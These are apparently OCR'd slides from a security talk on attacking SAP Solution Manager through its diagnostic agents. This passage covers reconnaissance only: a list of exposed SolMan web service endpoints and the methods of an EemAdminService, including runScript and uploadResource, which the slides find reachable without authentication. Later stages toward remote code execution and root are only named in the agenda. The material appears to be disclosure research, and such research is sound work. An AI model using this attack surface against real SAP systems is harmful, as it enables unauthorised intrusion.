


The Target: SolMan



Why is SolMan a target ?

The Target: SolMan




Because, it is the technical heart of the SAP landscape !

The Target: SolMan


- SolMan is not working alone
- It uses software agents installed on **every SAP server**
- Called **SMDAgent** for “SAP **S**olution **M**anager **D**iagnostic **Agent**”
- This agent manages communications, instance monitoring and diagnostic feedback to the SolMan

The Target: SolMan



The Target: SolMan

- SolMan is accessible using SAPGui or through its own web server



SAP NetWeaver Application Server Java

SAP Library
SAP Library contains the complete documentation for SAP NetWeaver Application Server Java. You can access it by choosing *SAP NetWeaver*.

SAP NetWeaver Administrator
A powerful administration, configuration and monitoring tool, which bundles key administrative tasks to keep your SAP NetWeaver system landscape

System Information
System information provides administrators with an overview of the system configuration and its state. It shows all of the system's instances and proc

Web Services Navigator
Web Services Navigator is a tool that gives you a short overview of a specific Web service based on its WSDL, and enables you to test your Web ser

User Management
The user management administration console provides administrators with the functions they need to manage users, groups, roles, and user-related

Web Dynpro
Web Dynpro is a User Interface technology available within the SAP NetWeaver Developer Studio. Various Web Dynpro tools provide administrators

SAP Management Console
The SAP Management Console (applet version) offers administrative system access.

Services Registry

1. Introduction
2. The Target: SolMan
3. **From Unauthenticated Restricted Access...**
4. ...to RCE as Agent administrator
5. ...to root them all!
6. Recommendations
7. Conclusion

From Unauthenticated Restricted Access… Almost missed it


- **Where** to start ?
  - Looking for all web applications exposed by SolMan related to SMDAgent

- **What** we found ?
  - Around 60+ applications
  - Name like
    - tc~smd~agent~application*
    - tc~smd~*
  - 20+ of them accessible through HTTP GET, POST or SOAP requests

From Unauthenticated Restricted Access… Almost missed it

```
...
SOAP  http://solman:50200/smd/ws/configuration/upgrade/agentports
SOAP  http://solman:50200/smd/ws/configuration/upgrade/setupAuthentication
GET   http://solman:50200/smd/upgrade/JavaSslPortCheck
GET   http://solman:50200/smd/upgrade/UMECheckServlet
SOAP  http://solman:50200/DiagSetupServices/DiagSetupConf
SOAP  http://solman:50200/SMDAgentRepository/ConfigurationOD
POST  http://solman:50200/tc~smd~agent~application~e2emai/CollectorSimulation
GET   http://solman:50200/tc~smd~agent~application~eem/EEM
GET   http://solman:50200/tc~smd~agent~application~logfilecollector/LogService
GET   http://solman:50200/E2eTraceGatewayW/E2eTraceServlet
SOAP  http://solman:50200/AgentConfigurationWS/AgentConfiguration
SOAP  http://solman:50200/ExmSetupServices/ExmSetupConf/
SOAP  http://solman:50200/ManagedSetupWS/Config1
GET   http://solman:50200/tc~smd~selfcheck~repository/SelfCheckTest
SOAP  http://solman:50200/SVGConvertService/SVGConvert
...
```

From Unauthenticated Restricted Access… Almost missed it



```
ESRegistryWS
EemAdminService
  EemAdminBinding
    checkRepository
    deleteScript
    downloadResource
    getAgentConnectionStatus
    getAgentInfo
    getAllAgentInfo
    getGlobalProperties
    getLogsForExecution
    getMatchingAgentInfo
    reloadScripts
    removeAgeletProperties
    runScript
    setAgeletProperties
    setServerName
    setTempConfig
    startScript
    stopScript
    uploadResource
    uploadResourceWithProperties
ExmSetupServices
```

Hey look this one !
Unfortunately authentication
required, but sounds
powerful.


Euh… no… it’s not
authenticated !

Damn, you are right !
Almost missed it :)

